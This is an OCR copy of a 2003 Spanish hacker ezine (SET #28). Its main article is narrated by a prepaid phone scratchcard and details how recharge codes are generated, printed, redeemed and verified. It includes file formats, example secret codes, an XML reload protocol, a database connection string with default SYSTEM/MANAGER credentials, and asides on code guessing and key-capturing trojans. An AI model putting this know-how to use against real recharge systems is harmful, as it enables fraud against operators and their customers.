


Saqueadores Edicion Tecnica

INFORMACION LIBRE PARA GENTE LIBRE

SET #28 - 8 de Septiembre de 2003

```
ú---------------------------------ú--------------------------------------ú
|                                 |                                      |
ú---[ EDITORIAL ]----------------ú                                      |
|                                                                        |
| SET Ezine                                                              |
|                                                                        |
| Disponible en:                                                         |
|     http://www.set-ezine.org                                           |
|                                                                        |
| Mirrors:                                                               |
|     http://salteadores.tsx.org                                         |
|     http://www.zine-store.com.ar                                       |
|     http://www.hackemate.com.ar/ezines/set/ (¡con version online!)     |
|                                                                        |
| Contacto:                                                              |
|     <web@set-ezine.org>                                                |
|     <set-fw@bigfoot.com>                                               |
|                                                                        |
|                                                                        |
| Copyright (c) 1996 - 2003 SET - Saqueadores Edicion Tecnica -          |
ú------------------------------------------------------------------------ú

ú----------[ AVISO ]-------------ú--------------------------------------ú
|                                 |                                      |
ú---[ ADVERTENCIAS ]-------------ú                                      |
|                                                                        |
|  * La INFORMACION contenida en este ezine no refleja la opinion de     |
|  nadie y se facilita con caracter de mero entretenimiento, todos       |
|  los datos aqui presentes pueden ser erroneos, malintencionados,       |
|  inexplicables o carentes de sentido.                                  |
|                                                                        |
|  El E-ZINE SET no se responsabiliza ni de la opinion ni de los         |
|  contenidos de los articulos firmados y/o anonimos.                    |
|                                                                        |
|  De aqui EN ADELANTE cualquier cosa que pase es responsabilidad        |
```

```
  |  vuestra. Protestas dirigirse a /dev/echo o al tlf. 900-666-000      |
  |                                                                      |
  |  * La reproduccion de este ezine es LIBRE siempre que se respete la  |
  |  integridad del mismo.                                               |
  |                                                                      |
  |  * El E-ZINE SET se reserva el derecho de impresion y redistribucion |
  |  de los materiales contenidos en este ezine de cualquier otro modo.  |
  |  Para cualquier informacion relacionada contactad con SET.           |
  |                                                                      |
  ú----------------------------------------------------------------------ú
```

-----[TABLA DE CONTENIDOS]----
----[SET 28]----

Y fuimos a Atari y dijimos: "Hey, tenemos este aparato, incluso construido con algunas partes vuestras, que tal si nos echas una mano? O si no, os damos la maquina a vosotros. Tan solo queremos que se haga realidad. Danos una paga y trabajaremos para ti". Atari dijo "No". Total que fuimos a Hewlett-Packard y nos contestaron "No os necesitamos, ni siquiera teneis aun una carrera"

STEVE JOBS, fundador de Apple, en su intento de conseguir que Atari y HP se mostrasen interesados en el ordenador personal que el y su companyero Steve Wozniak acababan de disenyar.

EOF

-[0x01]--
-[EDITORIAL]---
-[EDITORES]---SET-28--

En nuestro afan por exterminar toda la "paja" de sobra en los numeros de SET en este numero casi se cae tambien esta mismisima editorial, pero de momento tenemos que reconocer que no esta en nuestro punto de mira, a diferencia del extractor de fuentes, que ha sido la ultima victima de la limpieza que en estos ultimos numeros estamos llevando a cabo.

Es una transformacion que venimos llevando desde hace unos numeros, de manera sutil y poco a poco. Creo recordar que empezamos por eliminar al "editor", y diversas secciones que nos acarreaban demasiado tiempo y problemas para seguir manteniendolas. Hemos seguido, tratando de conseguir un relevo generacional, gente que siga el trabajo que un dia nos dieron a nosotros (y al que por supuesto estais invitados), porque sinceramente creemos, que este y otros muchos e-zines son parte de un pequenyo legado informatico hispano.

Bueno, no os voy a aburrir con nuestra vida, vamos al grano, como de costumbre, hemos llegado a tiempo a ninguna parte, pero hemos sacado (incluso antes de lo previsto) SET 28, dentro de un mes cumpliremos 9 anyos y los contenidos sin duda mejoran con el tiempo, en este numero tenemos unos cuantos articulos sobre temas que no se tocan frecuentemente, nuevos escritores que dan un paso adelante para compartir con todos nosotros sus conocimientos....

Sin mas, os damos paso al numero 28 de SET, y os emplazo hasta el proximo numero el 29...

EOF

-[0x02]----------
-[La hoja rasca]----------
-[FCA00000]----------SET-28--

La hoja-Rasca (NdB.1)

(Nota del Biografo. Este articulo esta repleto de referencias literarias.
Cuando lo considere oportuno introducire una anotacion del tipo NdB.1
que quiere decir 'Nota del Biografo. 1'
En este caso, hace un juego de palabras con la obra de Gabriel Garcia
Marquez - La hojarasca , y el tema principal: los cartones de rascar)

Saludos, lector

Voy a contar una historia. Es posible que estes cansado de que te cuenten
historietas, pero quizas esta te resulte interesante. Se dice que parte
de las historias son contadas para beneficio del lector, y otra gran parte
se narran para satisfaccion del autor. Si esta consigue despertar tu interes,
me sentire recompensado.

Esto trata sobre la creacion de scratchcards, que son esas tarjetas de carton
con un cuadro gris que se rasca con una moneda y muestran un numero que
escribes en tu movil con tarjeta pre-pago y te proporcionan mas saldo para tus
llamadas telefonicas. Asi que si no te interesa el tema, ahora es el momento de
parar de leer.

Mi nombre es... pensandolo bien, el nombre es uno de tantos hechos
circunstanciales que no definen una vida, y, todo hay que decirlo, yo no tengo
nombre.


Lo que me diferencia de los demas es mi numero: 15212055
No te dice nada? Y si te digo que es un NSCR te aclaro algo?
Bueno, ya veo que tendre que empezar desde el principio.


Para que estes prevenido, alguna de la nomenclatura que usare es en idioma
frances, ya que es en este lenguage en el que fui creada. Y algunos terminos
son en danes, o en ingles, para acabar de completar mi bagaje. Toda explicacion
llegara en su momento apropiado.

Yo soy una tarjeta de recarga de tarjetas telefonicas de pre-pago y naci en una
empresa telefonica que llamaremos TelCo para mantener el anonimato.

Tecnicamente se llaman scratchcards, pero yo prefiero llamarlo cartoncillo, dejando
el termino 'tarjeta' para la tarjeta SIM que se usa dentro del telefono movil.

Para que no te pierdas, esto es un esquema del largo camino que he recorrido.
Los numeros serviran para referencias en el texto con el formato *xy*





Lo primero que yo recuerdo es que el departamento de provisionamiento informo que el stock de tarjetas de recarga de 15 euros estaba cercano a agotarse y era necesario crear nuevos cartoncillos. La persona encargada del proceso de generacion consulto *01* en un ordenador un numero correspondiente a la ultima secuencia que fue seleccionada para crear tarjetas de 15 euros, y este numero llamado TK15 resulto ser 2161. Incremento el numero en 1 para obtener 2162, y averiguo que el numero de serie de la ultima tarjeta de 15 euros generada era 15212050. Asi que lanzo un programa llamado BLDTK *02* con los parametros BLDTK 2162 15212051 25

Esto genero *03* el fichero 15212051.HDR con las siguientes lineas:

```
Activation information for batch 2162 with external \
serial numbers: 15212051 - 15212075
Credit: 1
Expiration date: 31-12-2005
Logo: front15.gif back15.gif
```

Esto es bastante facil de entender: genera un fichero en el que se archiva el numero de tarea, los numeros de serie *04* que van a ser generados (yo entre ellos, la 4 hermana de 25) y la fecha en la que dejaremos de ser validas. Un poco cruel, saber la fecha de tu muerte, no?

Despues introdujo en un lector de tarjetas GEM GCR4000 una tarjeta microchip con un algoritmo de seguridad.

Para generar esta tarjeta, alguien de TelCo (lo mismo pasa con Amena o Telefonica o Vodafone o Telecel), junto con alguien de la empresa que fisicamente imprime los cartoncillos (imprentas Perez) , contactaron con alguien de la empresa fabricante de tarjetas chip (Schlumberger o RegieT o Oberthur o Microelectronica Espaniola o DeLaRue o GemPlus en mi caso) y cada uno eligio una semi-llave *11*13* aleatoria de 16 cifras para obtener dos clave publicas, y sus correspondientes privadas, las grabaron respectivamente en sendas tarjetas, y se volvieron a sus oficinas.

El responsable de TelCo se queda con *12* la tarjeta MSc, Modulo de Seguridad de Creacion, que sirve para que el operador de servicios genere los codigos cifrados.

Por su parte, el de la imprenta se queda con *14* la tarjeta MSi, Modulo de Seguridad de Impresion (un poco si' que impresiona, la verdad) que le permite descifrar el codigo para imprimirlo en los cartoncillos.

Tengo que decir en este punto que en realidad se crearon 2 tarjetas identicas con el codigo MSc, y otras con el MSi ; por seguridad, supongo.

Dias mas tarde, el de la imprenta fue con otro encargado de TelCo, pero del departamento de tarificacion, e hicieron algo parecido, esta vez re-usando la misma semi-llave de la tarjeta de impresion pero otra semi-llave *15* para el encargado de seguridad de TelCo.

Con esto, el chico de TelCo obtuvo *16* una tarjeta MSv, Modulo de Seguridad de Verificacion, que permiten al servidor de pre-pago verificar la validez de un codigo introducido por el usuario del cartoncillo (scratchcard).
TelCo mando hacer 12 copias de la tarjeta de verificacion para poder usarlo en varios ordenadores. Notar que la creacion de codigos en un proceso bien planeado (cada 2 semanas, en funcion de la demanda) pero el uso de nuestos codigos puede ocurrir en cualquier momento.
'Eu nao si cuand iste fado ya andaba pel seu pe' (NdB. Fado portugues llamado 'Coracao bateu tres veces'. Saludos para los vecinos peninsulares).

El algoritmo *17*18*19* para crear estas claves es propiedad (secreta) de la CNET, que es una empresa del grupo de FranceTelecom establecida en el poligono tecnologico ANTICIPA ubicada en la ciudad de Lannion, en la Bretania francesa. Si es necesario se pueden volver a generar las claves sin mas que usar de nuevo las semi-llaves anteriores. Por eso es imprescindible que ninguna de las partes conozca las otras semi-llaves, ni mucho menos al que ha sido testigo de estas transacciones: el encargado que trabaja en GemPlus. Seria catastrofico que alguien metiera en el ordenador del pobre Gilles Mxxxxxx un troyano que capturara estas claves cuando esta grabando las claves para los algoritmos en las tarjetas chip.

Este algoritmo no se puede saber ni siquiera consiguiendo una de las tarjetas chip porque son del tipo microprocesador. Es decir, tienen un puerto de transmision de datos pero no es posible acceder a la memoria interna; solamente llamar a funciones de su EPROM.
O pensabas que no se impondria ninguna medida ni se limitarian las metas?
(NdB. Werther. Fausto. Momentos despues de firmar el pacto con el diablo)

Estas semi-llaves se almacenan en un lugar seguro en las respectivas empresas.

Pero sigamos con la historia mas reciente. Como iba diciendo, el operador de TelCo mete su tarjeta con el codigo SC en el lector GEM GCR400, tambien conocido como GemPC400.

A continuacion se lanza *05* el programa CREATION.EXE con los parametros
CREATION.EXE <nscr> [nbr_cert] [tickets.CHI]
donde

```
nscr         es el primer numero de serie (15212051)
nbr_cert     es la cantidad de codigos que hay que generar (25)
tickets.chi  es el fichero *06* en el que se guardan los datos. Tambien
             llamado  Key File.

Este programa CREATION.EXE pregunta entonces el puerto serie en
el que esta conectado el lector de tarjetas.
Esto quiere decir que, para mayor seguridad, el programa no puede
generar los codigos por si solo. Si fuera asi, cualquiera que
consiguiera el programa podria generar los codigos, aunque no se
si le serviria para algo. Volveremos sobre esto mas tarde.

El programa usa librerias PC/SC para hablar con el firmware GemCore
que constituye el Sistema Operativo del microchip insertado en la tarjeta.
Este GemCore no es mas que un subconjunto de PC/SC para T=0.
En detalle, escribe los digitos de las semi-llaves en la llamada zona de
aplicacion, luego escribe mi NSCR, invoca a la funcion para obtener un numero
unico CRCHI mediante el correspondiente APDU (Application Protocol Data Unit)
y al final lee ese numero de otra zona de aplicacion.
Mas informacion en la guia del programador de GemPlus Block Protocol, que
es muy buena y explica todo muy clarito.

Asi, en tickets.chi nos encontraremos los numeros de serie  NSCR, Numero
de Serie du Code de Rechargement) y unos codigos cifrados correspondientes a
cada uno de nosotras, llamado CRCHI en frances: Code de Rechargement CHIfree.
Algo asi como un checksum.

O sea, que CREATION.EXE sigue este proceso:
-contacta con el lector de tarjetas
-toma el primer numero NSCR (Nume'ro de Se'rie de Rechargement)
-lo transmite por el puerto serie
-el lector de tarjetas recibe el numero y lo pasa a la tarjeta chip
-la tarjeta chip toma la clave MSc de su memoria EPROM
-con el algoritmo secreto de la CNET, genera el CRCHI
-devuelve la respuesta del lector
-se devuelve la respuesta al programa
-se escribe una linea
-repite el bucle hasta llegar a  nbr_cert

Cada linea de este fichero tickets.CHI es de la forma
__NSCR__ ______CRCHI_____

donde
NSCR   es el conocido numero de serie de recarga, de 8 caracteres
CRCHI  es el checksum del NSCR con el MSc. Mide 16 caracteres 0-9a-f
Por ejemplo:
15212051 0473a25f34cf4369
15212052 988e5d240f583904
15212053 8e3c3d7558a4c8c1
15212054 ec5ebb7c4314cd59
15212055 2006f0aafab2e3e1 <- este soy yo, y mi CRCHI :-)
15212056 3ea91dbfd76a9b77
15212057 ac83a61fa1e80ac0
15212058 867684b29fbf67b6
15212059 e973a6efc9ba529e
15212060 4140a96d4312d2ab
15212061 9595861dc28135c9
15212062 04283f03a9a78ae2
15212063 058631367d6cd092
15212064 71e274fb54322b12
15212065 a67836bece7002bb
15212066 11d8dc99f4ca9a7a
```

```
15212067 4c3adac480521ca1
15212068 d282ffb796f82cfb
15212069 6e1f8bd30441a7e4
15212070 4003ed236881406b
15212071 c1c2846fd0822a4a
15212072 af943481c222a429
15212073 adb948928993286b
15212074 c03461e96493304c
15212075 ad45eb2305ae53c4
```

Ahora mis hermanas y yo viajamos *07* en este fichero hasta el centro impresor de los cartoncillos. Ya que el fichero va cifrado con la clave privada de TelCo, el impresor puede validar que no ha sido alterado durante el transporte. Pero como ademas va cifrado con la clave publica del impresor, solamente este es capaz de descrifrarlo.
Asi que el metodo de transporte no tiene que ser extremadamente seguro.
Junto al fichero tickets.CHI tambien se incluye *08* el 15212051.HDR para que el impresor sepa el logotipo que tiene que imprimir.


Alli se dispone de otro lector similar. El operario inserta su tarjeta con *13* la clave SI, y ejecuta *20* el programa DESCRIFRA.EXE
DESCRIFRA.EXE [tickets.CHI] [tickets.txt]
que genera el fichero con nuestros codigos de recarga CR=cifrado_de(CRCHI+SI) siendo SI es la clave privada del impresor.
O sea, que el CR es un codigo de 14 cifras que depende de mi NSCR (8 cifras) y del CS (6 cifras) de TelCo, llamado Certification de Se’curite’.

El fichero tickets.txt tiene lineas de la forma
__NSCR__ ______CR______
Por ejemplo

```
15212051 93173315351389
15212052 05896547629373
15212053 04594573188781
15212054 52578139228235
15212055 34486099807180 <- yo y mi CR
15212056 20641924779614
15212057 27265102941052
15212058 77252813875000
15212059 43139429899575
15212060 57997726163756
15212061 15316677348969
15212062 59367855905272
15212063 83320479763941
15212064 33740343554093
15212065 12539147294601
15212066 83389286361786
15212067 59410246187835
15212068 30397282743583
15212069 77720196088271
15212070 54497437840091
15212071 16424947727102
15212072 22043037428193
15212073 00529361704611
15212074 30722895604436
15212075 25207789615235
```

Este CR es el que merece la pena. Vale su peso en oro, mas o menos.

A continuacion imprime *21* los cartoncillos con un disenio basado en front15.gif y back15.gif, que resultan ser la cara y el reves con el anagrama de TelCo y un valor de 15 euros, con unos huecos para imprimir los codigos. Al combinarlo, resulta asi:



Aunque el formato puede cambiar, seguro que aparece mi CR. El resto de los datos dependen de la operadora telefonica. Por ejemplo, conozco primas segundas mias en las que el CR aparece en dos casillas: una con 8 digitos y otra con 6, para dar 14. Aunque mide lo mismo que el NSCR + CS, no es lo mismo; no te confundas. En mi caso, tambien aparezco yo misma. No por nada, pero para darme un poco del reconocimiento debido.

En este cartoncillo tambien aparezco yo, aunque esto no es necesario. Al fin y al cabo, la informacion util -lo unico que transmite el usuario- es el CR. Justamente encima mio aparece un codigo de barras IIIIIIII que es siempre el mismo para todas las tarjetas hermanas. O sea, que hay 25 tarjetas con este mismo codigo de barras, que, como podeis suponer, incluye el numero 2162 (la secuencia unica, para los olvidadizos). Yo se que todos hemos ido a parar juntos al mismo distribuidor, asi que no me he separado de mis hermanas hasta que no he sido adquirida por un ansioso comprador. Esto tiene un simil con los hogares de adopcion que prefiero no recalcar.

Otras primas lejanas mias aparecen tambien con un codigo de barras individual y unico para cada uno de ellas. Seguramente forman parte de alguna elite. El codigo de barras puede estar en formato code39, 2of5 interleaved, EAN8 o EAN13, para que nos puedan leer con un lector de codigo de barras. Esto es util cuando somos vendidas en los supermercados; asi saben que tienen que reponer existencias, con lo cual otras primas salen a la luz.

Supongo que huelga decir que el dibujo impreso es el de 15 euros, que son precisamente los 2 primeros digitos de mi nombre. No es casualidad.

Otras de mis parientes fueron impresas en cartoncillos junto con otro codigo diferente: NSTE , Numero de Serie de Ticket Externe. No esta relacionado con el NSCR ni el CR, y su utilidad responde a las necesidades de gestion del proveedor de servicios. Permite identificar cada cartoncillo. Se compone de 8 cifras, aunque para imprimirlo se le anteponen 3 cifras ’ytn’ siendo y codificacion del generador del ticket: 1 para GEMPLUS, 2 para RegieTt tipo de ticket: 0 para 15 euros, 1 para 30, 2 para 50 version: 1 para antes de 1998, 2 para despues de 1998

Para generar estos NTSE se toma un numero secuencial que simplemente se va incrementando, pero en el fondo lo unico que hace falta es que sea unico. Para mi, este codigo es 14980126 para dar 1014980126.
Me pregunto si de verdad se han generado 14.980.125 tarjetas antes que yo.

Asi que ya estoy fisicamente impresa en un cartoncillo, con una capa de pintura plateada recubriendo el CR secreto, y envuelta en un plastico transparente sellado. Lo siguiente que recuerdo es que nos metieron en una caja oscura, y cuando vi la luz de nuevo estaba pasando a *22* las manos de un distribuidor dentro de una tienda de articulos de informatica y consumo.

Pero antes de continuar debo explicar que tambien segui otro camino: en algun momento, posiblemente cuando estaba siendo empaquetada o enviada a la tienda,

el responsable de la imprenta *23* notifico a TelCo que habiamos sido impresas.
Este intercambio se produjo a traves de un fichero con el formato:

```
TYPE_REG  (2)  tipo de registro; siempre 20
COD_OPE   (3)  codigo identificador de operacion efectuada:
                 110=creacion
                 112=re-creacion
                 210=suspension
                 211=restablecimiento tras suspension
                 310=retrasado
                 311=supresion
                 312=utilizacion
                 313=fin de validez
NSTE      (8)  numero de serie externo de cartoncillo
NSCR      (8)  numero de serie de codigo de recarga
DATE_VALID(6)  fecha YYMMDD de fin de validez
TYP_TR    (3)  tipo de ticket de recarga : ytn
STAT_TR   (3)  estado del ticket de recarga
NUM_CLI   (10) numero fiscal de empresa cliente (TelCo)
NUM_APP   (10) numero fiscal de empresa proveedora (impresor)
DATE_CRE  (10) fecha YYMMDDHHMM de creacion del cartoncillo
```

Por supuesto que no le comunico los CRs, pues eso romperia totalmente la seguridad, pero como TelCo ya tenia tambien nuestros NSCRs, esto le sirvio de confirmacion que nos habian impreso satisfactoriamente, asi que nos metio *24* en el sistema a partir de la primer columna del fichero tickets.CHI, introduciendonos en *25* la base de datos de tarjetas. Es decir, que me converti en un registro en la tabla cardstable, que tiene la siguiente estructura:

```
serial_number(CHAR 8)     -> el NSCR, no se porque no usan su nombre real
reloading_code(CHAR 14)   -> en principio vacio. Cuando me usen, valdra el CR
validez_dt(DATETIME)      -> fecha de validez
credit(INTEGER)           -> cantidad de euros que recargare
validez_periodo(DATETIME) -> periodo de validez que extiendo el telefono
operacion(INTEGER)        -> lote, logo, y operacion comercial
status(INTEGER)           -> 1-disponible 2-expirado 3-anulado 4-usado
msisdn(CHAR 10)           -> numero del subscriptor que me ha usado
reloading_dt(DATETIME)    -> fecha de recarga, cuando me usen
```

Esta tabla contiene siempre la informacion mas reciente de las tarjetas para poder consultarla en cualquier momento. Asi se explica que tanto los campos serial_number como reloading_code sean unicos.

Con esto tambien *27* se registro la transaccion en el archivo, que es otra tabla llamada cardslog, con la misma estructura. Esta tabla mantiene todos los hechos sucedidos a una de nosotras. Esto explica que normalmente aparecemos en 2 registros: uno con status=1 y otro con status=2, 3, o 4. El registro con status=1 tiene vacios los campos reloading_code y msisdn, mientras que si status=4 entonces esos valores tienen datos.

Pues ya estamos listas para ser usadas.
No hube de esperar mucho tiempo para que me sacaran del envoltorio con el objeto de cumplir *30* con mi cometido.
El propietario del telefono con tarjeta de prepago rasco el codigo secreto, edito un SMS con destino 969696969 en el que yo (bueno, mi CR) era el unico y principal protagonista y me envio *31* en mi nuevo viaje.

Al aterrizar en un SMSC (Short Messages Service Center) fui metido en una maquina muy grande de Nokia en la que coincidi con otros muchos mensajes, pero como yo iba dirigida a un telefono especial interno de TelCo no me dejaron ir muy lejos y fui exportada a un fichero de texto en el que se indicaban la fecha de recepcion, el numero de telefono MSISDN del usuario

que envio el SMS, y la informacion que habia escrito: si no se habia
equivocado al teclear, este seria el CR adecuado.
Alli me encontre con primas mias y cuatro hermanas, esperando a ser procesadas.
Me contaron que habian llegado por otros medios.
Por ejemplo, mi hermana 15212052 dice que su propietario habia llamado *32* al
telefono 969696966 donde una voz mecanizada IVR (Interactive Voice Response)
habia indicado que dijeran los numeros secretos, y el usuario
dijo, uno por uno: 05896547629373. Menos mal que le pidio confirmacion, porque
las 3 primeras veces habia algun numero que el sistema no habia identificado
correctamente.

Su historia de como habia ingresado en la red inteligente (IN-Intelligent
Network) era apasionante, sobre todo la comunicacion con protocolo SS7 entre
el SSP y el STP y el SCP. Si tengo tiempo la contare mas tarde.

La otra hermana 15212053 me dijo que su usuario tambien la adquirio en
la tienda pero como el telefono no lo tenia alli sino en casa de su
padre habia decidido *33* conectarse a la pagina web de TelCo para
escribir el numero de telefono y el numero secreto 04594573188781.

La seguridad que ella vio por el camino durante la Internet le
parecio bastante baja, pero ella lo unico que deseaba era llegar al destino
y reunirse con nosotras; la seguridad intermedia solo tenia que garantizar
que su NSCR y CR llegaban y nadie los modificaba o detenia.

El momento de ser verificada todavia no habia llegado, asi que el unico
riesgo que habia es que un usuario metiera numeros aleatorios para ver
si alguno funcionaba. Mas tarde nos enteramos que esto resulto fatal para
otro usuario que lo intento antes.

El procedimiento de recarga a traves de *34* cajeros automaticos ATM no usa
scratchcards ni codigos de recarga CR asi que no se como funciona, aunque
seguramente sigan otro proceso diferente hasta el final, cuando el importe
es aniadido al saldo del usuario, ya que no es posible inventarse un CR.
Lo mismo sucede con otros metodos *35* de pago seguro en los que solo es
necesario una tarjeta de credito. Mencionar que existe y esta alojados en un
servidor propio de TelCo, pero no usa de codigos para los CR asi que se sale
del ambito de mi vida.

Una vez juntas todas *40* en un fichero de texto dentro de esa maquina
dedicada con formato propietario de Nokia, apenas esperamos unos segundos
para que *41* una sesion FTP nos transfiriera a nosotras hasta otra de TelCo.
'At rejse er at leve' (NdB. Viajar es vivir. Dicho popular en Dinamarca
debido a H.C.Andersen)

Hay otra posibilidad *42* para pasar a la red interna, y es usando HTML/XML.
Para ello la maquina de Nokia se conecta *43* a odin.telco.com al
puerto 8006 y empezar a hablarle en el lenguaje que entiende: XML
El formato DTD para recargar se llama ODINXmlReq.dtd y es (parcialmente):

```
<?xml version="1.0" encoding="UTF-8"?>
<!ELEMENT ODINXmlReq(Login|Reload)>
<!ATTLIST ODINXmlReq
     TransID   CDATA  #IMPLIED
     UserID    CDATA  #REQUIRED
>
<!ELEMENT Login EMPTY>
<!ATTLIST Login
     LoginID   CDATA  #REQUIRED
     Password  CDATA  #REQUIRED
>
<!ELEMENT Reload EMPTY>
<!ATTLIST Reload
```

```
     MSISDN    CDATA  #REQUIRED
     CR        CDATA  #REQUIRED
>

Por ejemplo:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ODINXmlReq SYSTEM "ODINXmlReq.dtd">
<ODINXmlReq UserID="root">
      <Reload MSISDN="630303030" CR="34486099807180">
</ODINXmlReq>

Y el DTD de la respuesta se llama ODINXmlRes.dtd y es:
<?xml version="1.0" encoding="UTF-8"?>
<!ELEMENT ODINXmlRes(OK|ERROR)>
<!ATTLIST ODINXmlRes
     TransID   CDATA  #IMPLIED
>
<!ELEMENT OK EMPTY>
<!ELEMENT ERROR EMPTY>
<!ATTLIST ERROR
     ErrorCode   CDATA  #REQUIRED
     ErrorText   CDATA  #REQUIRED
>
Por ejemplo:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE ODINXmlRes SYSTEM "ODINXmlRes.dtd">
<ODINXmlRes >
      <ERROR ErrorCode="1023" ErrorText="Codigo de Recarga ya usado"/>
</ODINXmlRes>

Los codigos de error son:
0099 TimeOut
0100 Usuario invalido
0150 XML mal formado
0155 XML no valido
0160 Error comunicando con IN
0170 Incapaz de procesar comando
0190 Privilegios insuficientes
0191 Usuario desconocido
1001 MSISDN invalido
1005 Cantidad invalida
1010 MSISDN desconocido
1011 Imposible incrementar cantidad
1021 Cuenta prohibida
           F=retenida (Frozen)
           D=en espera (Dormant)
           A=Activa
           S=suspendida
1022 Codigo de Recarga ya usado
1023 Codigo de Recarga no activado
1100 Error general

Ya sea por un metodo o por otro, la cosa es que por fin habiamos traspasado el
firewall, siendo succionadas hacia la intranet. Que diferencia de trato, chica.
Si en el mundo exterior todo eran barreras y confirmaciones, en la intranet
pasamos a un ordenador con Linux 2.4.57 (puedes creerlo?) llamado
odin.telco.com -juego de palabras entre el dios escandinavo y 'Output Driver
for Intelligent Network'- que tenia *44* un programa Java que leyo las lineas,
aislo mi CR y lo mando por el puerto serie mediante *45* protocolo PC/SC a un
lector de tarjetas que tenia insertada *15* la tarjeta con la clave de
verificacion SV, y el programa *19* grabado en el microchip interno a la
tarjeta verifico que el checksum era correcto, extrayendo a su vez el NSCR, que
```

el programa Java le devolvio al Linux, en un proceso similar al que tuve cuando fui creada o me imprimieron.

Por fin estabamos verificadas y autorizadas!

A partir de ahora el proceso es sencillo, pero muy importante:
Usando de un driver JDBC usamos una cadena de conexion del tipo
"jdbc:oracle:thin:@10.0.0.1:1521:SCRATCH;User=SYSTEM/MANAGER"
para engancharnos *50* con la base de datos ORACLE de todas las tarjetas
donde se actualiza la tabla cardstable:

```
UPDATE cardstable
SET
   reloading_code='34486099807180',
   status=4,
   reloading_dt=SYSDATE,
   validez_periodo=SYSDATE+180,
   msisdn='609696969'
WHERE
   serial_number='15212055'
   AND status=1
```

y similarmente inserta *51* un nuevo registro en la tabla cardslog.
